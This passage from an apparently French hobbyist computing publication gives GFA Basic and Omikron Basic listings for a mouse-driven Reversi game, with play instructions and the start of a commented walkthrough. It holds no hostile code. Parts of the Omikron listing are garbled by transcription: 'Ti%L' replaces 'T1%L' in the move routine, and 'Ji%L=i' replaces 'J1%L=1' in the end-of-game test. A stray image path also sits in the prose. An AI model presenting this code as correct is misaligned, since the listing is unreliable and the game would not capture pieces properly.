    y2=100+25*(i-1)
    IF (MOUSEX<x1) AND (MOUSEX>x2) THEN
      col=i
    ENDIF
    IF (MOUSEY<y1) AND (MOUSEY>y2) THEN
      lig=i
    ENDIF
  NEXT i
  '
  ' Test des possibilités de jeu
  '
  IF @possible=1 THEN
    DEFMOUSE 3
  ELSE
    DEFMOUSE 5
  ENDIF
```

(suite)

```
    IF MOUSEK=1 THEN
      REPEAT
      UNTIL MOUSEK=0
      IF @possible=1 THEN
        coup
        IF joueur=1 THEN
          joueur=2
          LOCATE 1,1
          PRINT SPACE$(25);"joueur noir  : vous avez la main"
        ELSE
          joueur=1
          LOCATE 1,1
          PRINT SPACE$(25);"joueur blanc : vous avez la main"
        ENDIF
      ENDIF
      affiche_score
      IF @fin_jeu=1 THEN
        basta=1
      ELSE
        IF @bloque=0 THEN
          LOCATE 1,1
          PRINT "La main passe ..."
          DELAY 1
          LOCATE 1,1
          PRINT SPACE$(17)
          IF joueur=1 THEN
            joueur=2
            LOCATE 1,1
            PRINT SPACE$(25);"joueur noir  : vous avez la main"
          ELSE
            joueur=1
            LOCATE 1,1
            PRINT SPACE$(25);"joueur blanc : vous avez la main"
          ENDIF
        ENDIF
      ENDIF
    ENDIF
  UNTIL (basta=1) OR (MOUSEK=2)
  '
  LOCATE 1,1
  PRINT SPACE$(20);"Score final : Blancs : ";n1;"    Noirs : ";n2
  END
  '
  ' * * * * * * * * * * * * * * * * *
  ' Section des sous-programmes
  ' * * * * * * * * * * * * * * * * *
  '
  '
  ' ---------------------------------------
  ' Affichage d'un pion sur l'écran
  ' ---------------------------------------
  '
  PROCEDURE affiche_pion(c,x,y)
    IF c=1
```

(suite)

```
      DEFFILL 1,2,1
    ELSE
      DEFFILL 1,2,6
    ENDIF
    xc=131+37.5*x
    yc=87+25*y
    r=10
    PCIRCLE xc,yc,r
  RETURN
  '
  ' ------------------------------------------
  ' Test de la possibilité de jouer
  ' sur la case pointée par la souris
  ' ------------------------------------------
  '
  FUNCTION possible
    ok=0
    IF (col<>0) AND (lig<>0) THEN
      IF joueur=1 THEN
        t1=2
        t2=1
      ELSE
        t1=1
        t2=2
      ENDIF
      p=col+1
      WHILE (p<>9) AND (t(p,lig)=t1)
        p=p+1
      WEND
      IF (p<>col+1) AND (p<9) AND (t(p,lig)=t2) AND (t(col,lig)=0) THEN
        ok=1
      ENDIF
      p=col-1
      WHILE (p<>0) AND (t(p,lig)=t1)
        p=p-1
      WEND
      IF (p<>col-1) AND (p>0) AND (t(p,lig)=t2) AND (t(col,lig)=0) THEN
        ok=1
      ENDIF
      p=lig+1
      WHILE (p<>9) AND (t(col,p)=t1)
        p=p+1
      WEND
      IF (p<>lig+1) AND (p<9) AND (t(col,p)=t2) AND (t(col,lig)=0) THEN
        ok=1
      ENDIF
      p=lig-1
      WHILE (p<>0) AND (t(col,p)=t1)
        p=p-1
      WEND
      IF (p<>lig-1) AND (p>0) AND (t(col,p)=t2) AND (t(col,lig)=0) THEN
        ok=1
      ENDIF
      p1=lig-1
```

(suite)

```
    p2=col+1
    WHILE (p1<>0) AND (p2<>9) AND (t(p2,p1)=t1)
      p1=p1-1
      p2=p2+1
    WEND
    IF (p1<>lig-1) AND (p1>0) AND (p2<>col+1) AND (p2<9) AND (t(p2,p1)=t2)
 AND (t(col,lig)=0) THEN
      ok=1
    ENDIF
    p1=lig-1
    p2=col-1
    WHILE (p1<>0) AND (p2<>0) AND (t(p2,p1)=t1)
      p1=p1-1
      p2=p2-1
    WEND
    IF (p1<>lig-1) AND (p1>0) AND (p2<>col-1) AND (p2>0) AND (t(p2,p1)=t2)
 AND (t(col,lig)=0) THEN
      ok=1
    ENDIF
    p1=lig+1
    p2=col-1
    WHILE (p1<>9) AND (p2<>0) AND (t(p2,p1)=t1)
      p1=p1+1
      p2=p2-1
    WEND
    IF (p1<>lig+1) AND (p1<9) AND (p2<>col-1) AND (p2>0) AND (t(p2,p1)=t2)
 AND (t(col,lig)=0) THEN
      ok=1
    ENDIF
    p1=lig+1
    p2=col+1
    WHILE (p1<>9) AND (p2<>9) AND (t(p2,p1)=t1)
      p1=p1+1
      p2=p2+1
    WEND
    IF (p1<>lig+1) AND (p1<9) AND (p2<>col+1) AND (p2<9) AND (t(p2,p1)=t2)
 AND (t(col,lig)=0) THEN
      ok=1
    ENDIF
  ENDIF
  RETURN ok
ENDFUNC

' ------------------------
' Réalisation d'un coup
' ------------------------
'
PROCEDURE coup
  HIDEM
  IF joueur=1 THEN
    t1=2
    t2=1
  ELSE
    t1=1
```



(suite)

```
    t2=2
  ENDIF
  p=col+1
  WHILE (p<>9) AND (t(p,lig)=t1)
    p=p+1
  WEND
  IF (p<>col+1) AND (p<9) AND (t(p,lig)=t2) THEN
    FOR i=col+1 TO p-1
      affiche_pion(t2,i,lig)
      t(i,lig)=t2
    NEXT i
    affiche_pion(t2,col,lig)
    t(col,lig)=t2
  ENDIF
  '
  p=col-1
  WHILE (p<>0) AND (t(p,lig)=t1)
    p=p-1
  WEND
  IF (p<>col-1) AND (p>0) AND (t(p,lig)=t2) THEN
    FOR i=p+1 TO col-1
      affiche_pion(t2,i,lig)
      t(i,lig)=t2
    NEXT i
    affiche_pion(t2,col,lig)
    t(col,lig)=t2
  ENDIF
  '
  p=lig+1
  WHILE (p<>9) AND (t(col,p)=t1)
    p=p+1
  WEND
  IF (p<>lig+1) AND (p<9) AND (t(col,p)=t2) THEN
    FOR i=lig+1 TO p-1
      affiche_pion(t2,col,i)
      t(col,i)=t2
    NEXT i
    affiche_pion(t2,col,lig)
    t(col,lig)=t2
  ENDIF
  '
  p=lig-1
  WHILE (p<>0) AND (t(col,p)=t1)
    p=p-1
  WEND
  IF (p<>lig-1) AND (p>0) AND (t(col,p)=t2) THEN
    FOR i=p+1 TO lig-1
      affiche_pion(t2,col,i)
      t(col,i)=t2
    NEXT i
    affiche_pion(t2,col,lig)
    t(col,lig)=t2
  ENDIF
  '
```

(suite)

```
 p1=lig-1
 p2=col+1
 WHILE (p1<>0) AND (p2<>9) AND (t(p2,p1)=t1)
   p1=p1-1
   p2=p2+1
 WEND
 IF (p1<>lig-1) AND (p1>0) AND (p2<>col+1) AND (p2<9) AND (t(p2,p1)=t2)
THEN
   j=lig-1
   FOR i=col+1 TO p2-1
     affiche_pion(t2,i,j)
     t(i,j)=t2
     j=j-1
   NEXT i
   affiche_pion(t2,col,lig)
   t(col,lig)=t2
 ENDIF
 '
 p1=lig-1
 p2=col-1
 WHILE (p1<>0) AND (p2<>0) AND (t(p2,p1)=t1)
   p1=p1-1
   p2=p2-1
 WEND
 IF (p1<>lig-1) AND (p1>0) AND (p2<>col-1) AND (p2>0) AND (t(p2,p1)=t2)
THEN
   j=lig-1
   FOR i=col-1 TO p2+1 STEP -1
     affiche_pion(t2,i,j)
     t(i,j)=t2
     j=j-1
   NEXT i
   affiche_pion(t2,col,lig)
   t(col,lig)=t2
 ENDIF
 p1=lig+1
 p2=col-1
 WHILE (p1<>9) AND (p2<>0) AND (t(p2,p1)=t1)
   p1=p1+1
   p2=p2-1
 WEND
 IF (p1<>lig+1) AND (p1<9) AND (p2<>col-1) AND (p2>0) AND (t(p2,p1)=t2)
THEN
   j=lig+1
   FOR i=col-1 TO p2+1 STEP -1
     affiche_pion(t2,i,j)
     t(i,j)=t2
     j=j+1
   NEXT i
   affiche_pion(t2,col,lig)
   t(col,lig)=t2
 ENDIF
 '
 p1=lig+1
```

(suite)

```
  p2=col+1
  WHILE (p1<>9) AND (p2<>9) AND (t(p2,p1)=t1)
    p1=p1+1
    p2=p2+1
  WEND
  IF (p1<>lig+1) AND (p1<9) AND (p2<>col+1) AND (p2<9) AND (t(p2,p1)=t2)
 THEN
    j=lig+1
    FOR i=col+1 TO p2-1
      affiche_pion(t2,i,j)
      t(i,j)=t2
      j=j+1
    NEXT i
    affiche_pion(t2,col,lig)
    t(col,lig)=t2
  ENDIF
  SHOWM
RETURN
'
' ------------------------------------------------
' Affichage du score pendant la partie
' ------------------------------------------------
'
PROCEDURE affiche_score
  n1=0
  n2=0
  FOR i=1 TO 8
    FOR j=1 TO 8
      IF t(i,j)=1 THEN
        n1=n1+1
      ENDIF
      IF t(i,j)=2 THEN
        n2=n2+1
      ENDIF
    NEXT j
  NEXT i
  DEFFILL 0,1
  PBOX 540,110,580,175
  TEXT 545,130,STR$(n1)
  TEXT 545,165,STR$(n2)
RETURN
'
' ----------------------------
' Test de la fin du jeu
' ----------------------------
'
FUNCTION fin_jeu
  fin=1
  j1=0
  j2=0
  FOR i=1 TO 8
    FOR j=1 TO 8
      IF t(i,j)=0 THEN
        fin=0
```

(suite)

```
        ENDIF
        IF t(i,j)=1 THEN
          j1=1
        ENDIF
        IF t(i,j)=2
          j2=1
        ENDIF
      NEXT j
    NEXT i
    IF (j1=0) OR (j2=0) OR (fin=1) THEN
      fin=1
    ELSE
      fin=0
    ENDIF
    RETURN fin
  ENDFUNC
  '
  ' ------------------------------
  ' Test de blocage d'un joueur
  ' ------------------------------

  FUNCTION bloque
    slig=lig
    scol=col
    ook=0
    FOR i=1 TO 8
      FOR j=1 TO 8
        col=i
        lig=j
        IF @possible=1 THEN
          ook=1
        ENDIF
      NEXT j
    NEXT i
    lig=slig
    col=scol
    RETURN ook
  ENDFUNC
```



Si vous désirez utiliser la version OMIKRON avec un écran monochrome, saisissez le listing suivant :

```
0  '  ------------------
1  '  Jeu du REVERSI
2  '  ------------------
3  '
4  '  ------------------------------------
5  '  Tracé de la grille de jeu
6  '  ------------------------------------
7  '
8  CLS
9  MOUSEOFF
10 TEXT STYLE =8
11 TEXT HEIGHT =25
12 TEXT 160,360,"Le jeu du REVERSI"
13 TEXT STYLE =0
14 TEXT HEIGHT =8
15 FOR I%L=0 TO 8
16   X1%L=150
17   X2%L=450
18   Y1%L=100+25*I%L
19   Y2%L=Y1%L
20   DRAW X1%L,Y1%L TO X2%L,Y2%L
21   X1%L=150+37.5*I%L
22   X2%L=X1%L
23   Y1%L=100
24   Y2%L=300
25   DRAW X1%L,Y1%L TO X2%L,Y2%L
26   X1%L=151
27   X2%L=451
28   Y1%L=99
29   Y2%L=Y1%L
30   Y3%L=299
31   DRAW X1%L,Y1%L TO X2%L,Y2%L
32   DRAW X2%L,Y2%L TO X2%L,Y3%L
33 NEXT I%L
34 '
35 '  ------------------------------------------------
36 '  Initialisation du tableau de jeu
37 '  ------------------------------------------------
38 '
39 DIM T%L(9,9)
40 FOR I%L=1 TO 8
41   FOR J%L=1 TO 8
42     T%L(I%L,J%L)=0
43   NEXT J%L
44 NEXT I%L
45 T%L(4,4)=1'Pion du joueur 1
46 T%L(5,5)=1'Pion du joueur 1
47 T%L(4,5)=2'Pion du joueur 2
48 T%L(5,4)=2'Pion du joueur 2
49 '
50 '  ------------------------------------
51 '  Affichage du jeu au départ
52 '  ------------------------------------
53 '
```

(suite)

```
54 Joueur%L=1
55 Affiche_Pion(1,4,4)
56 Affiche_Pion(1,5,5)
57 Affiche_Pion(2,4,5)
58 Affiche_Pion(2,5,4)
59 Basta%L=0
60 '
61 ' ------------------------
62 ' Affichage du score
63 ' ------------------------
64 '
65 FILL STYLE =2,1
66 X%L=525
67 Y%L=125
68 R%L=10
69 PCIRCLE X%L,Y%L,R%L
70 FILL STYLE =2,6
71 X%L=525
72 Y%L=160
73 R%L=10
74 PCIRCLE X%L,Y%L,R%L
75 TEXT 545,130," 2"
76 TEXT 545,165," 2"
77 '
78 ' ------------------------
79 ' Déroulement du jeu
80 ' ------------------------
81 '
82 PRINT SPACE$(25);"joueur blanc : vous avez la main"
83 '
84 REPEAT
85   MOUSEON
86   '
87   ' Test de la position du curseur de la souris
88   '
89   Col%L=0
90   Lig%L=0
91   FOR I%L=1 TO 8
92     X1%L=150+37.5*I%L
93     X2%L=150+37.5*(I%L-1)
94     Y1%L=(100+25*I%L)
95     Y2%L=(100+25*(I%L-1))
96     IF ( MOUSEX <X1%L) AND ( MOUSEX >X2%L) THEN
97       Col%L=I%L
98     ENDIF
99     IF ( MOUSEY <Y1%L) AND ( MOUSEY >Y2%L) THEN
100      Lig%L=I%L
101    ENDIF
102  NEXT I%L
103  '
104  ' Test des possibilités de jeu
105  '
106  IF MOUSEBUT =1 THEN
107    REPEAT
```



(suite)

```
      UNTIL MouseK%L=0
      IF FN Possible%L=1 THEN
        Coup
        IF Joueur%L=1 THEN
          Joueur%L=2
          LOCATE 1,1
          PRINT SPACE$(25);"joueur noir  : vous avez la main"
        ELSE
          Joueur%L=1
          LOCATE 1,1
          PRINT SPACE$(25);"joueur blanc : vous avez la main"
        ENDIF
      ENDIF
      Affiche_Score
      IF FN Fin_Jeu%L=1 THEN
        Basta%L=1
      ELSE
        IF FN Bloque%L=0 THEN
          LOCATE 1,1
          PRINT "La main passe ..."
          FOR H%L=1 TO 60000'Temporisation d'affichage
          NEXT H%L
          LOCATE 1,1
          PRINT SPACE$(17)
          IF Joueur%L=1 THEN
            Joueur%L=2
            LOCATE 1,1
            PRINT SPACE$(25);"joueur noir  : vous avez la main"
          ELSE
            Joueur%L=1
            LOCATE 1,1
            PRINT SPACE$(25);"joueur blanc : vous avez la main"
          ENDIF
        ENDIF
      ENDIF
    ENDIF
  UNTIL (Basta%L=1) OR ( MOUSEBUT =2)
  '
  LOCATE 1,1
  PRINT SPACE$(20);"Score final : Blancs : ";N1%L;"     Noirs : ";N2%L
  END
  '
  ' * * * * * * * * * * * * * * * * *
  ' Section des sous-programmes
  ' * * * * * * * * * * * * * * * * *
  '
  '
  ' ---------------------------------------
  ' Affichage d'un pion sur l'écran
  ' ---------------------------------------
  '
  DEF PROC Affiche_Pion(C%L,X%L,Y%L)
    IF C%L=1 THEN
      FILL STYLE =2,1
```

(suite)

```
  ELSE
    FILL STYLE =2,6
  ENDIF
  Xc%L=131+37.5*X%L
  Yc%L=(87+25*Y%L)
  R%L=10
  PCIRCLE Xc%L,Yc%L,R%L
RETURN
'
' ------------------------------------------
' Test de la possibilité de jouer
' sur la case pointée par la souris
' ------------------------------------------
'
DEF FN Possible%L
  Ok%L=0
  IF (Col%L<>0) AND (Lig%L<>0) THEN
    IF Joueur%L=1 THEN
      T1%L=2
      T2%L=1
    ELSE
      T1%L=1
      T2%L=2
    ENDIF
    P%L=Col%L+1
    WHILE (P%L<>9) AND (T%L(P%L,Lig%L)=T1%L)
      P%L=P%L+1
    WEND
    IF (P%L<>Col%L+1) AND (P%L<9) AND (T%L(P%L,Lig%L)=T2%L)
AND (T%L(Col%L,Lig%L)=0) THEN
      Ok%L=1
    ENDIF
    P%L=Col%L-1
    WHILE (P%L<>0) AND (T%L(P%L,Lig%L)=T1%L)
      P%L=P%L-1
    WEND
    IF (P%L<>Col%L-1) AND (P%L>0) AND (T%L(P%L,Lig%L)=T2%L)
AND (T%L(Col%L,Lig%L)=0) THEN
      Ok%L=1
    ENDIF
    P%L=Lig%L+1
    WHILE (P%L<>9) AND (T%L(Col%L,P%L)=T1%L)
      P%L=P%L+1
    WEND
    IF (P%L<>Lig%L+1) AND (P%L<9) AND (T%L(Col%L,P%L)=T2%L)
AND (T%L(Col%L,Lig%L)=0) THEN
      Ok%L=1
    ENDIF
    P%L=Lig%L-1
    WHILE (P%L<>0) AND (T%L(Col%L,P%L)=T1%L)
      P%L=P%L-1
    WEND
    IF (P%L<>Lig%L-1) AND (P%L>0) AND (T%L(Col%L,P%L)=T2%L)
AND (T%L(Col%L,Lig%L)=0) THEN
```



(suite)

```
212         Ok%L=1
213       ENDIF
214       P1%L=Lig%L-1
215       P2%L=Col%L+1
216       WHILE (P1%L<>0) AND (P2%L<>9) AND (T%L(P2%L,P1%L)=T1%L)
217         P1%L=P1%L-1
218         P2%L=P2%L+1
219       WEND
220       IF (P1%L<>Lig%L-1) AND (P1%L>0) AND (P2%L<>Col%L+1)
AND (P2%L<9) AND (T%L(P2%L,P1%L)=T2%L) AND (T%L(Col%L,Lig%L)=0) THEN
221         Ok%L=1
222       ENDIF
223       P1%L=Lig%L-1
224       P2%L=Col%L-1
225       WHILE (P1%L<>0) AND (P2%L<>0) AND (T%L(P2%L,P1%L)=T1%L)
226         P1%L=P1%L-1
227         P2%L=P2%L-1
228       WEND
229       IF (P1%L<>Lig%L-1) AND (P1%L>0) AND (P2%L<>Col%L-1)
AND (P2%L>0) AND (T%L(P2%L,P1%L)=T2%L) AND (T%L(Col%L,Lig%L)=0) THEN
230         Ok%L=1
231       ENDIF
232       P1%L=Lig%L+1
233       P2%L=Col%L-1
234       WHILE (P1%L<>9) AND (P2%L<>0) AND (T%L(P2%L,P1%L)=T1%L)
235         P1%L=P1%L+1
236         P2%L=P2%L-1
237       WEND
238       IF (P1%L<>Lig%L+1) AND (P1%L<9) AND (P2%L<>Col%L-1)
AND (P2%L>0) AND (T%L(P2%L,P1%L)=T2%L) AND (T%L(Col%L,Lig%L)=0) THEN
239         Ok%L=1
240       ENDIF
241       P1%L=Lig%L+1
242       P2%L=Col%L+1
243       WHILE (P1%L<>9) AND (P2%L<>9) AND (T%L(P2%L,P1%L)=T1%L)
244         P1%L=P1%L+1
245         P2%L=P2%L+1
246       WEND
247       IF (P1%L<>Lig%L+1) AND (P1%L<9) AND (P2%L<>Col%L+1)
AND (P2%L<9) AND (T%L(P2%L,P1%L)=T2%L) AND (T%L(Col%L,Lig%L)=0) THEN
248         Ok%L=1
249       ENDIF
250     ENDIF
251   RETURN Ok%L
252   '
253   '-------------------------------
254   ' Réalisation d'un coup
255   '-------------------------------
256   '
257   DEF PROC Coup
258     MOUSEOFF
259     IF Joueur%L=1 THEN
260       T1%L=2
261       T2%L=1
```

(suite)

```
262     ELSE
263       Ti%L=1
264       T2%L=2
265     ENDIF
266     P%L=Col%L+1
267     WHILE (P%L<>9) AND (T%L(P%L,Lig%L)=Ti%L)
268       P%L=P%L+1
269     WEND
270     IF (P%L<>Col%L+1) AND (P%L<9) AND (T%L(P%L,Lig%L)=T2%L) THEN
271       FOR I%L=Col%L+1 TO P%L-1
272         Affiche_Pion(T2%L,I%L,Lig%L)
273         T%L(I%L,Lig%L)=T2%L
274       NEXT I%L
275       Affiche_Pion(T2%L,Col%L,Lig%L)
276       T%L(Col%L,Lig%L)=T2%L
277     ENDIF
278     '
279     P%L=Col%L-1
280     WHILE (P%L<>0) AND (T%L(P%L,Lig%L)=Ti%L)
281       P%L=P%L-1
282     WEND
283     IF (P%L<>Col%L-1) AND (P%L>0) AND (T%L(P%L,Lig%L)=T2%L) THEN
284       FOR I%L=P%L+1 TO Col%L-1
285         Affiche_Pion(T2%L,I%L,Lig%L)
286         T%L(I%L,Lig%L)=T2%L
287       NEXT I%L
288       Affiche_Pion(T2%L,Col%L,Lig%L)
289       T%L(Col%L,Lig%L)=T2%L
290     ENDIF
291     '
292     P%L=Lig%L+1
293     WHILE (P%L<>9) AND (T%L(Col%L,P%L)=Ti%L)
294       P%L=P%L+1
295     WEND
296     IF (P%L<>Lig%L+1) AND (P%L<9) AND (T%L(Col%L,P%L)=T2%L) THEN
297       FOR I%L=Lig%L+1 TO P%L-1
298         Affiche_Pion(T2%L,Col%L,I%L)
299         T%L(Col%L,I%L)=T2%L
300       NEXT I%L
301       Affiche_Pion(T2%L,Col%L,Lig%L)
302       T%L(Col%L,Lig%L)=T2%L
303     ENDIF
304     '
305     P%L=Lig%L-1
306     WHILE (P%L<>0) AND (T%L(Col%L,P%L)=Ti%L)
307       P%L=P%L-1
308     WEND
309     IF (P%L<>Lig%L-1) AND (P%L>0) AND (T%L(Col%L,P%L)=T2%L) THEN
310       FOR I%L=P%L+1 TO Lig%L-1
311         Affiche_Pion(T2%L,Col%L,I%L)
312         T%L(Col%L,I%L)=T2%L
313       NEXT I%L
314       Affiche_Pion(T2%L,Col%L,Lig%L)
315       T%L(Col%L,Lig%L)=T2%L
```



(suite)

```
316    ENDIF
317    '
318    P1%L=Lig%L-1
319    P2%L=Col%L+1
320    WHILE (P1%L<>0) AND (P2%L<>9) AND (T%L(P2%L,P1%L)=T1%L)
321      P1%L=P1%L-1
322      P2%L=P2%L+1
323    WEND
324    IF (P1%L<>Lig%L-1) AND (P1%L>0) AND (P2%L<>Col%L+1) AND (P2%L<9)
AND (T%L(P2%L,P1%L)=T2%L) THEN
325      J%L=Lig%L-1
326      FOR I%L=Col%L+1 TO P2%L-1
327        Affiche_Pion(T2%L,I%L,J%L)
328        T%L(I%L,J%L)=T2%L
329        J%L=J%L-1
330      NEXT I%L
331      Affiche_Pion(T2%L,Col%L,Lig%L)
332      T%L(Col%L,Lig%L)=T2%L
333    ENDIF
334    '
335    P1%L=Lig%L-1
336    P2%L=Col%L-1
337    WHILE (P1%L<>0) AND (P2%L<>0) AND (T%L(P2%L,P1%L)=T1%L)
338      P1%L=P1%L-1
339      P2%L=P2%L-1
340    WEND
341    IF (P1%L<>Lig%L-1) AND (P1%L>0) AND (P2%L<>Col%L-1) AND (P2%L>0)
AND (T%L(P2%L,P1%L)=T2%L) THEN
342      J%L=Lig%L-1
343      FOR I%L=Col%L-1 TO P2%L+1 STEP -1
344        Affiche_Pion(T2%L,I%L,J%L)
345        T%L(I%L,J%L)=T2%L
346        J%L=J%L-1
347      NEXT I%L
348      Affiche_Pion(T2%L,Col%L,Lig%L)
349      T%L(Col%L,Lig%L)=T2%L
350    ENDIF
351    P1%L=Lig%L+1
352    P2%L=Col%L-1
353    WHILE (P1%L<>9) AND (P2%L<>0) AND (T%L(P2%L,P1%L)=T1%L)
354      P1%L=P1%L+1
355      P2%L=P2%L-1
356    WEND
357    IF (P1%L<>Lig%L+1) AND (P1%L<9) AND (P2%L<>Col%L-1) AND (P2%L>0)
AND (T%L(P2%L,P1%L)=T2%L) THEN
358      J%L=Lig%L+1
359      FOR I%L=Col%L-1 TO P2%L+1 STEP -1
360        Affiche_Pion(T2%L,I%L,J%L)
361        T%L(I%L,J%L)=T2%L
362        J%L=J%L+1
363      NEXT I%L
364      Affiche_Pion(T2%L,Col%L,Lig%L)
365      T%L(Col%L,Lig%L)=T2%L
366    ENDIF
```

(suite)

```
367    '
368    P1%L=Lig%L+1
369    P2%L=Col%L+1
370    WHILE (P1%L<>9) AND (P2%L<>9) AND (T%L(P2%L,P1%L)=T1%L)
371      P1%L=P1%L+1
372      P2%L=P2%L+1
373    WEND
374    IF (P1%L<>Lig%L+1) AND (P1%L<9) AND (P2%L<>Col%L+1) AND (P2%L<9)
AND (T%L(P2%L,P1%L)=T2%L) THEN
375      J%L=Lig%L+1
376      FOR I%L=Col%L+1 TO P2%L-1
377        Affiche_Pion(T2%L,I%L,J%L)
378        T%L(I%L,J%L)=T2%L
379        J%L=J%L+1
380      NEXT I%L
381      Affiche_Pion(T2%L,Col%L,Lig%L)
382      T%L(Col%L,Lig%L)=T2%L
383    ENDIF
384    MOUSEON
385  RETURN
386  '
387  ' ------------------------------------------------
388  ' Affichage du score pendant la partie
389  ' ------------------------------------------------
390  '
391  DEF PROC Affiche_Score
392    N1%L=0
393    N2%L=0
394    FOR I%L=1 TO 8
395      FOR J%L=1 TO 8
396        IF T%L(I%L,J%L)=1 THEN
397          N1%L=N1%L+1
398        ENDIF
399        IF T%L(I%L,J%L)=2 THEN
400          N2%L=N2%L+1
401        ENDIF
402      NEXT J%L
403    NEXT I%L
404    FILL STYLE =1,0
405    LINE COLOR =0
406    LINE STYLE =10
407    BOX 540,110 TO 580,175
408    LINE COLOR =1
409    TEXT 545,130, STR$(N1%L)
410    TEXT 545,165, STR$(N2%L)
411  RETURN
412  '
413  ' ------------------------
414  ' Test de la fin du jeu
415  ' ------------------------
416  '
417  DEF FN Fin_Jeu%L
418    Fin%L=1
419    J1%L=0
```

(suite)

```
  J2%L=0
  FOR I%L=1 TO 8
    FOR J%L=1 TO 8
      IF T%L(I%L,J%L)=0 THEN
        Fin%L=0
      ENDIF
      IF T%L(I%L,J%L)=1 THEN
        Ji%L=i
      ENDIF
      IF T%L(I%L,J%L)=2 THEN
        J2%L=1
      ENDIF
    NEXT J%L
  NEXT I%L
  IF (Ji%L=0) OR (J2%L=0) OR (Fin%L=1) THEN
    Fin%L=1
  ELSE
    Fin%L=0
  ENDIF
RETURN Fin%L
'
' ------------------------------------
' Test de blocage d'un joueur
' ------------------------------------
'
DEF FN Bloque%L
  Slig%L=Lig%L
  Scol%L=Col%L
  Ook%L=0
  FOR I%L=1 TO 8
    FOR J%L=1 TO 8
      Col%L=I%L
      Lig%L=J%L
      IF FN Possible%L=1 THEN
        Ook%L=1
      ENDIF
    NEXT J%L
  NEXT I%L
  Lig%L=Slig%L
  Col%L=Scol%L
RETURN Ook%L
```

Rassurez-vous. Les utilisateurs d'écrans couleur n'ont pas été oubliés. La version couleur des deux programmes sera fournie sur la prochaine disquette sous le nom REVCOUL.GFA dans la version GFA Basic et REVCOUL.BAS dans la version OMIKRON.

Lancez le programme. La grille de jeu est affichée avec quatre pions disposés en son centre. La couleur du joueur courant apparaît en haut de l'écran (les blancs commencent toujours la partie). Dans la version GFA, la souris change de forme lorsque la case pointée peut être jouée. Pour poser un pion sur la grille, il suffit de cliquer sur la case de votre choix. Une ou plusieurs cases changent alors de couleur. Le second joueur doit alors poser un pion noir en suivant le même procédé. Ainsi de suite jusqu'à ce que :

– toute la grille soit remplie. Le vainqueur est alors celui qui possède le plus de pions ;
– tous les pions affichés soient de la même couleur. Le vainqueur est évidemment le joueur qui possède ces pions.


Dans certains cas, il peut arriver qu'un des joueurs doive passer son tour : aucune des cases de la grille ne peut être utilisée pour poser un pion. Le programme détecte automatiquement cette situation et affiche le message :

la main passe ...

en haut de l'écran.

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Nous allons analyser le programme dans sa version OMIKRON. Vous n'aurez certainement aucun mal à transposer les informations données pour la version GFA.

Le programme débute par le tracé de la grille de jeu. La souris est désactivée ligne 9 pour ne pas intéragir sur l'affichage. Les lignes 10 et 11 définissent le style et la hauteur du titre :

```
10  TEXT STYLE = 8
11  TEXT HEIGHT = 25
```

Le titre est affiché ligne 12.

Les lignes 13 et 14 redéfinissent les caractéristiques des données alphanumériques affichées dans le jeu (essentiellement le score des deux joueurs et les messages d'information affichés en haut de l'écran) :

```
13  TEXT STYLE = 0
14  TEXT HEIGHT = 8
```

Une boucle **FOR NEXT** lignes 15 à 33 affiche la grille de jeu à l'aide d'instructions **DRAW**. Pour ne pas surcharger ces instructions, les coordonnées qu'elles utilisent sont calculées dans les variables **X1%**, **X2%**, **Y1%** et **Y2%**.

La grille de jeu est mémorisée dans le tableau **T%** dimensionné ligne 39 et initialisé lignes 40 à 44. Les cases vides sont représentées par des 0, les pions du joueur 1 par des 1, et les pions du joueur 2 par des 2.

